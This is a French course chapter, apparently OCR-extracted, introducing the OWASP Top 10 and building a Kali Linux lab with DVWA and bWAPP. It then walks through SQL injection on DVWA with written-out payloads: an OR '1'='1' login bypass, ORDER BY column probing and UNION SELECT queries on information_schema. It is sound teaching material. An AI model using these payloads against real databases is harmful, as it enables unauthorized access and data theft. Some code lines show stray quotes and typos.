L'OWASP et son top 10 que nous avons présentés lors du chapitre précédent (cf. Panorama de la sécurité web - Les guides et bonnes pratiques), vont être étudiés plus en détail dans cette section. Pour rappel, le top 10 est un document abordant les dix risques les plus rencontrés lors d'une attaque cybercriminelle. Pour arriver à ce résultat, l'OWASP réalise une enquête auprès des organisations ayant des statistiques sur les attaques rencontrées et regroupe le tout pour établir un classement des risques.

Les éléments de classification sont :

Agents de menace	Correspondant à la description de l'attaquant (qui ?)
Vecteur d'attaque (exploitabilité)	Exploitabilité de la vulnérabilité (facile, moyenne, difficile)
Prévalence	La vulnérabilité est-elle courante (commune, répandue, très répandue) ?
Détectabilité	Est-il facile de détecter la vulnérabilité (facile, moyenne, difficile) ?
Impact technique	Quelles sont les conséquences et la finalité de l'exploitation de la vulnérabilité ?
Impact métier	Quel est l'impact (en termes de réputation, commercial, légal, juridique, etc.) ?

Il est important de comprendre que l'étude d'une vulnérabilité n'a pas vraiment d'intérêt si on ne connaît pas son impact sur l'entreprise. Pour calculer l'impact au sein d'une organisation, il s'agit d'étudier la modélisation de menaces (Threat modeling) dans le chapitre Les concepts du développement sécurisé.

Le but ici est de bien comprendre comment fonctionnent les vulnérabilités identifiées dans les risques du top 10 de l'OWASP dont voici la liste :

- injection (SQL, LDAP, Xpath, etc.),
- violation de gestion d'authentification et de session,
- Cross-Site Scripting (XSS),
- références directes non sécurisées à un objet,
- mauvaise configuration de sécurité,
- exposition de données sensibles,
- manque de contrôle d'accès au niveau fonctionnel,
- falsification de requête intersite (CSRF),
- utilisation de composants avec des vulnérabilités connues,
- redirections et renvois non validés.

2. Installation de la plateforme de travail

Pour commencer à travailler, nous allons devoir virtualiser et installer un système d'exploitation (OS) spécifique et une application afin de disposer de tous les outils nécessaires pour nos tests de pénétration. Voici les différentes étapes :

1. Téléchargez un logiciel de virtualisation (hyperviseur) compatible avec votre machine.

Celui-ci est en téléchargement à l'adresse suivante : https://www.virtualbox.org/wiki/Downloads[1]

2. Installez VirtualBox en suivant toutes les étapes et lancez celui-ci ; la console suivante doit apparaître.

Remarque **:**

Il est possible d'utiliser VmWare Workstation Pro v16.

Celui-ci est en téléchargement ici : https://www.vmware.com/fr/products/workstation-pro.html[2]

3. Téléchargez l'image du système d'exploitation Kali Linux compatible avec votre système d'exploitation à cette adresse : https://www.kali.org/get-kali/#kali-bare-metal[3] (téléchargement 64 bits).

Il est temps désormais d'installer le système d'exploitation sur VirtualBox. Pour ce faire :

1. Ouvrez VirtualBox.

2. Cliquez sur le **menu Machine** puis **nouvelle**.

3. Sélectionnez sur le système, le fichier contenant l'OS Kali Linux téléchargé au préalable.

La configuration de la machine virtuelle vous est présentée à l'écran.

4. Vérifiez que la machine physique possède la configuration requise pour le bon fonctionnement de la machine virtuelle (VM), puis lancer l'installation.

La nouvelle machine virtuelle apparaît dans la console VirtualBox. Avant de la démarrer, il est nécessaire de configurer le réseau.

[1] Download Virtualbox
[2] VmWare Workstation Pro
[3] KALI Linux - Images ISO

5. Pour ce faire, faire un clic droit sur la VM, sélectionnez le menu Configuration, rendez-vous sur le paramètre Réseau puis dans le champ Mode d'accès réseau et choisissez **Accès par pont**.

6. Cliquez sur Démarrer pour lancer la machine virtuelle. L'écran d'accueil GRUB s'affiche. Choisissez Kali GNU/Linux.

7. Kali propose d'entrer un identifiant, entrez **root**. Pour le mot de passe, saisissez **sio2b**.

Maintenant que la VM Kali Linux est sur notre système, nous devons installer l'application DVWA (Damn Vulnerable Web Application) et bWAPP afin de tester les vulnérabilités présentées lors de la prochaine section.

8. Pour procéder à l'installation, allez dans le menu de l'OS Kali et cliquez sur Applications et sélectionnez terminal.

9. Déplacez-vous dans le bon répertoire. Tapez la commande **cd /var/www/html**.

10. Maintenant, il s'agit de cloner les 2 applications à partir de GitHub. Pour cela tapez : **git clone https://github.com/TURGOT-SIO/SLAM-2020-2022.git**

11. Un fois le dépôt cloné, vous devez avoir 2 dossiers dans « /var/www/html/ » : **dvwa** et **bWAPP**.

12. Il convient de lancer les services associés (apache2 et mysql) : **systemctl start apache2 mysql**.

Nota bene : pour éviter de relancer les services à chaque démarrage de kali Linux, il est possible de les lancer automatiquement. Pour cela, saisisr la commande suivante : **systemctl enable apache2 mysql**


13. Pour faciliter la suite, installez PhpMyAdmin. Tapez **apt install phpmyadmin**.

Il est temps désormais de vérifier que l'application DVWA est opérationnelle. Lancez Firefox, disponible sur la barre de navigation. Dans la barre d'adresse, saisissez l'URL suivante : **http://localhost/dvwa**

La page de démarrage DVWA apparaît. Créez la base de données en cliquant sur le bouton Create/Reset Database.

Remarque **:**

Attention : les items en rouge doivent être résolus avant de créer la base de données.



Un nouveau menu s'affiche. Cliquez sur un item et la page d'authentification s'affichera. Saisissez les identifiants **admin** et **password**. L'installation de la plateforme est terminée.

Complément :

Je vous fournis, au cas où, une image OVA (pour Vitualbox) préinstallée. Elle es trouve dans le FTP (ftp.turgot-paris.info) / SIO2B / B3.

Vous y trouverez également un OVF pour VmWare Workstation Pro.


3. Les injections

Le risque d'injection est placé au premier rang dans le classement OWASP TOP 10. L'impact technique et sa facilité d'exploitation sont, selon l'étude OWASP, à leur maximum.

D'ailleurs, l'impact métier est généralement très critique car le risque est basé sur des supports primaires tels que les données utilisateur ou entreprise qui sont souvent confidentielles. Les dernières années n'ont pas été de tout repos pour les entreprises.

Les fuites de données (leak) via injection de données sont devenues monnaie courante. Verizon avec 1,5 million de données utilisateurs, Yahoo! avec 500 millions de comptes utilisateurs et mots de passe, Sony PSN avec 7 millions de cartes de crédit, Vtech, Visa, Adobe, la liste est longue.

Voici un graphique présentant l'évaluation du risque selon l'OWASP :




Il existe une multitude d'attaques par injection telles que LDAP, XPath, NoSQL, OS, etc. La plus connue est sûrement l'injection SQL, qui permet de tronquer des commandes SQL (Standard Query Language) utilisées par l'application web afin de récupérer le maximum d'informations provenant de bases de données.

3.1. Injection SQL

L'injection SQL (SQLI) est sûrement la plus populaire car la plupart des applications web utilisent des systèmes de gestion de base de données (SGBD, SGBDR) se servant du langage SQL (MySQL, MariaDB, Oracle, etc.).

Pour rappel, voici un schéma simple de la relation entre une application web et un SGBD avec l'exemple d'une authentification :



1. L'utilisateur désire s'authentifier sur l'application et il remplit les champs avec ses identifiants qui sont envoyés à travers une requête **POST HTTP** au serveur web.
2. Le serveur web réceptionne les identifiants pour les traiter et former une requête SQL du type **SELECT * FROM compte WHERE id=admin AND password=P@$$w0rd**. Cette requête cherche les identifiants **admin/P@$$w0rd** à l'intérieur des champs **id/password** de la table nommée compte.
3. Le SGBD reçoit et interprète la requête envoyée par le serveur web, puis recherche à l'intérieur de sa base de données si les identifiants sont présents. Une fois les identifiants trouvés, il notifie au serveur web que les identifiants sont bien en base de données.
4. Le serveur réceptionne les données envoyées par le SGBD et redirige l'utilisateur sur le backoffice de l'application (**accueil-admin.php**).

Une des règles fondamentales dans la sécurité applicative et la sécurité en général est de ne jamais faire confiance aux requêtes envoyées via les entrées utilisateur (user input).

L'injection SQL réside dans le fait qu'un cybercriminel peut envoyer des données inappropriées à partir d'une entrée utilisateur (formulaire HTML, URL, cookie, user agent, etc.) afin d'altérer la requête à destination du SGBD pour pouvoir récupérer et modifier la base de données, ou même prendre le contrôle du serveur.

Prenons l'exemple de la page d'authentification DVWA (login.php) ; celle-ci permet de récupérer les informations provenant du formulaire d'authentification.

Ci-dessous, une partie du code (PHP) permettant de récupérer les informations d'authentification et de former une requête à destination du SGBD :

```
// récupération des informations du formulaire
    $user = $_POST[ 'username' ];
    $pass = $_POST[ 'password' ];
    $pass = md5( $pass );
// préparation de la requête SQL
$query  = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';”;
```

Nous pouvons constater que les variables $user et $pass permettent de récupérer les informations provenant du formulaire mais qu'elles ne sont en aucun cas protégées. Un cybercriminel pourrait très simplement entrer des données malicieuses afin de tronquer la requête SQL stockée dans la variable $query à destination du SGBD.

Exemple **: Voici un exemple :**

Le résultat permet de contourner le système d'authentification et d'entrer sur le site DVWA en tant qu'administrateur sans mot de passe.

Mais comment cela est-il possible ?

Regardons de plus près le code de la page login.php avec et sans code malveillant.

Sans code malveillant :

```
$query  = "SELECT * FROM `users` WHERE user='admin' AND
password='password';”;
```

Avec code malveillant :

```
$query  = "SELECT * FROM `users` WHERE user='admin ' OR '1' = '1' ' //AND
password='$pass';";
```

Remarque **:**


Voici quelques remarques :

- La chaîne de caractères entrée par l'utilisateur a été complétée d'une quote (') qui a permis de casser l'instruction et d'ajouter un code malicieux. Exemple : **admin '**.
- OR '1'='1' permet d'indiquer à SQL la valeur booléenne *true* afin que celui-ci continue d'interpréter la requête.
- **//** ou **#** sont les commentaires en PHP, cela permet de finir la chaîne PHP et de ne plus interpréter celle-ci.


Maintenant que la théorie d'une injection SQL simple a été étudiée, passons à la pratique sur DVWA avec la section SQL Injection.

Un formulaire est présenté suggérant d'entrer un nombre (user id) afin d'afficher des informations sur l'utilisateur correspondant.

Voici ce que retourne la valeur 1.




Pour déceler une injection SQL, nous avons vu précédemment que l'insertion d'une quote était nécessaire. Essayons la chaîne suivante : **1 '**



« You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1 ''' at line 1 »

⚠ *Attention* :

S'il ne se passe rien après le « submit », il est possible que votre niveau de sécurité soit différent de « **low** ». Ci-dessous, il est sur impossible. Il convient de le passer à « low puis Submit ».




Un message d'erreur est généré par le SGBD, stipulant que la requête SQL n'est pas correcte. Ceci signifie tout simplement que la manipulation du formulaire a permis de modifier la requête SQL attendue et donc de trouver une injection SQL potentielle.

Désormais, nous avons les connaissances pour trouver des injections SQL en injectant une quote (') ou double quote (") dans les user input, ici un formulaire.

Maintenant, nous allons devoir exploiter les injections en essayant d'obtenir le contenu de la base de données de DVWA.

Pour atteindre cet objectif, nous allons devoir chercher un maximum d'informations sur la base de données et imaginer avec de la rétro-ingénierie ses composants.

Voici un rappel de l'architecture d'une base de données :



Sur le schéma ci-dessus, la base de données contient deux tables (Table1, Table2) avec diverses colonnes (Id, login, password, etc.).

Pour débuter notre rétro-ingénierie et obtenir des informations sur la base de données de DVWA, il s'agit de commencer à chercher le nombre de colonnes de la table.

Pour y arriver, l'astuce réside dans l'utilisation de la commande ORDER BY qui, comme son nom l'indique, permet d'ordonner, de trier, les données transmises par SQL.


Cette commande est généralement connue pour ordonner les données suivant un ordre croissant (ASC) ou décroissant (DESC) ou par nom de colonne.

À savoir que chaque colonne contient aussi un alias numérique. Par exemple, la colonne id de Table 1 peut être identifiée par 1 et la colonne login, par 2 (schéma ci-dessus).


Suivant ce principe, nous pouvons donc tester toutes les colonnes disponibles avec la commande ORDER BY 1, ORDER BY 2, ORDER BY 3, jusqu'au moment où le serveur nous renverra une erreur notifiant que la colonne cherchée n'existe pas.

Sur le formulaire, essayez les combinaisons suivantes :

- 1 ' ORDER BY 1 #




- 1 ' ORDER BY 2 #



- 1 ' ORDER BY 3 #

Notez que la commande **1 ' ORDER BY 3 #** renvoie le message d'erreur suivant :



Le message indique que la colonne 3 n'existe pas. Nous pouvons alors en déduire que la table contient deux colonnes.

Maintenant que nous avons obtenu le nombre de colonnes, nous allons pouvoir utiliser la commande UNION SELECT afin d'obtenir le contenu de la base de données.

La commande **UNION SELECT** permet de mettre bout à bout, concaténer, le résultat de deux requêtes SQL. Voici un exemple :

```
1 SELECT * FROM Table1 UNION SELECT * FROM Table2
```


La commande ci-dessus indique en SQL de chercher toutes les colonnes de la Table1 ainsi que celles de la Table2. Avec cette technique, nous allons pouvoir remonter au fur et à mesure des informations sur la base de données de DVWA.

Attention :

Une seule règle fondamentale est à respecter pour l'utilisation de la commande UNION SELECT : les deux requêtes SELECT utilisées doivent retourner les mêmes nombre, type et ordre de colonne.

Sur le formulaire, essayez l'injection suivante :

```
1 1 ' UNION SELECT user(), database() #
```



Remarque **:**

À noter :

- La fonction **user()** permet d'afficher l'utilisateur actuel de la base de données, ici root@localhost.
- La fonction **database()** indique le nom de la base de données utilisée, ici dvwa.
- La règle de concaténation de la commande **UNION SELECT** a bien été respectée.

Pour résumer, nous connaissons le nombre de colonnes de la table utilisée et le nom de la base de données employée et son utilisateur. La troisième étape consiste à utiliser la commande UNION SELECT ainsi que la base de données INFORMATION_SCHEMA exploitable dans la plupart des SGBD.

INFORMATION_SCHEMA est une sorte de catalogue apportant un système de métadonnées et d'informations sur toutes les bases de données contenues dans le SGBD. Des dizaines de tables sont disponibles en lecture seule avec des informations comme le nom de toutes les colonnes, les tables, les droits d'accès de toutes les bases de données. Ceci peut être utile à un administrateur de base de données souhaitant obtenir des statistiques sur l'ensemble de son SGBD.

Exemple **:**

Voici un exemple :

```
SELECT table_name FROM information_schema.tables
+-----------------------------------------------+ | table_name |
+-----------------------------------------------+
| | CHARACTER_SETS | |
| | COLLATIONS | |
| | COLLATION_CHARACTER_SET_APPLICABILITY | |
| | COLUMNS | | COLUMN_PRIVILEGES | |
| | ENGINES | |
| | EVENTS | |
| | FILES | |
| | GLOBAL_STATUS | |
| | GLOBAL_VARIABLES | |
| | KEY_COLUMN_USAGE | |
| | PARAMETERS | |
| | PARTITIONS | |
| | PLUGINS | |
| | PROCESSLIST | |
+-----------------------------------------------+
```


L'exemple ci-avant permet de récupérer le nom de toutes les tables et de toutes les bases de données contenues dans le SGBD, ici MySQL.

En effet, **table_name** correspond au nom de la colonne située à l'intérieur de la table tables de la base de données **information_schema**.

Pour poursuivre l'exploitation de notre injection SQL, nous allons utiliser la même commande SQL afin de récupérer le nom des tables de notre SGBD.

Voici l'entrée utilisateur à utiliser :

```
1' UNION SELECT null, table_name FROM information_schema.tables #
```



Ceci est un extrait de la sortie. Celle-ci est longue comme le bras...

